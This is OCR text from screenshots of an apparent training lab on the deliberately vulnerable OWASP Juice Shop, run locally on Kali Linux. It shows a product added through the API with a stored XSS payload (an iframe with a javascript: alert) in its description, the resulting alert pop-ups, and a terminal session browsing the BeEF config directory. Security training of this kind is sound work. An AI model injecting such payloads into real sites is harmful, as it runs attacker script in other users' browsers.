

OWASP Juice Shop
OWASP Juice Shop
http://localhost:3000/#/
An embedded page on this page says
xss
OK
OWASP Juice
Account
Your Basket
EN
All Products
A_XSS
47.11¤
Reviews ()
Write a review
Review
What did you like or dislike?
Max. 160 characters
0/160
Close
Submit
Apple Juice (1000ml)
1.99¤
Banana Juice (1000ml)
1.99¤
Add to Basket
Add to Basket
~/Desktop/Lab_9.txt - Mousepad
- Temporary Project
Target: http://localhost:3000
Raw
Render
\n
Actions
TP/1.1 201 Created
cess-Control-Allow-Origin: *
Content-Type-Options: nosniff
Frame-Options: SAMEORIGIN
ature-Policy: payment 'self'
cation: /api/Products/43
ntent-Type: application/json; charset=utf-8
ntent-Length: 250
ag: W/"fa-53aubUHac28u1XmxvNVOwP4gvFw"
y: Accept-Encoding
te: Mon, 30 May 2022 17:04:34 GMT
nnection: close
"status":"success",
"data":{
"id":43,
"name":"A_XSS",
"description":"<iframe src=\"javascript:alert('xss')\">",
"price":47.11,
"updatedAt":"2022-05-30T17:04:34.285Z",
"createdAt":"2022-05-30T17:04:34.285Z",
"deluxePrice":null,
"image":null,
"deletedAt":null
INSPECTOR
Query Parameters (0)
Request Cookies (2)
Request Headers (17)
Response Headers (11)
Search...
0 matches
617 bytes | 256 millis



OWASP Juice Shop
OWASP Juice Shop
http://localhost:3000/#/
OWASP Juice Shop
Account
Your Basket
EN
All Products
A_XSS
A_XSS
47.11¤
Add to Basket
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
OWASP Juice Shop - Mozilla Firefox
OWASP Juice Shop
localhost:3000/#/
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
OWASP Juice Shop
All Products
A_XSS
A_XSS
47.11¤
Add to Basket
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket



OWASP Juice Shop
OWASP Juice Shop
http://localhost:3000/#/
OWASP Juice
An embedded page on this page says
xss
OK
Account
Your Basket
EN
All Products
A_XSS
Apple Juice (1000ml)
1.99¤
47.11¤
Reviews ()
Write a review
Review
What did you like or dislike?
Max. 160 characters
0/160
Close
Submit
Banana Juice (1000ml)
1.99¤
Add to Basket
Add to Basket
OWASP Juice Shop - Mozilla Firefox
OWASP Juice Shop
localhost:3000/#/
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
OWASP Juice Shop
All Products
A_XSS
A_XSS
xss
OK
Reviews (0)
Write a review
Review
What did you like or dislike?
Max. 160 characters
0/160
Close
Submit
Add to Basket
Add to Basket



OWASP Juice Shop
OWASP Juice Shop
http://localhost:3000/#/
OWASP Juice Shop
All Products
A_XSS
47.11¤
Add to Basket
Apple Pomac
0.89¤
Add to Basket
kali@kali: /etc/beef-xss
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ ls
Desktop Documents Downloads exploit_time_stamp.txt juice-shop Music Pictures Public Templates Videos
┌──(kali㉿kali)-[~]
└─$ pwd
/home/kali
┌──(kali㉿kali)-[~]
└─$ cd ..
┌──(kali㉿kali)-[/home]
└─$ cd ..
┌──(kali㉿kali)-[/]
└─$ pwd
/
┌──(kali㉿kali)-[/]
└─$ ls
bin dev home initrd.img.old lib32 libx32 media opt root sbin sys usr vmlinuz
boot etc initrd.img lib lib64 lost+found mnt proc run srv tmp var vmlinuz.old
┌──(kali㉿kali)-[/]
└─$ cd /etc/beef-xss/
┌──(kali㉿kali)-[/etc/beef-xss]
└─$ ls
config.yaml
┌──(kali㉿kali)-[/etc/beef-xss]
└─$ ./ config.yaml
bash: ./: Is a directory
┌──(kali㉿kali)-[/etc/beef-xss]
└─$ cd config.yaml
bash: cd: config.yaml: Not a directory
┌──(kali㉿kali)-[/etc/beef-xss]
└─$ open config.yaml
┌──(kali㉿kali)-[/etc/beef-xss]
└─$
Shop - Mozilla Firefox
Kali Docs
NetHunter
Offensive Security
Apple Juice
(1000ml)
1.99¤
Add to Basket
Banana Juice
(1000ml)
1.99¤
Add to Basket

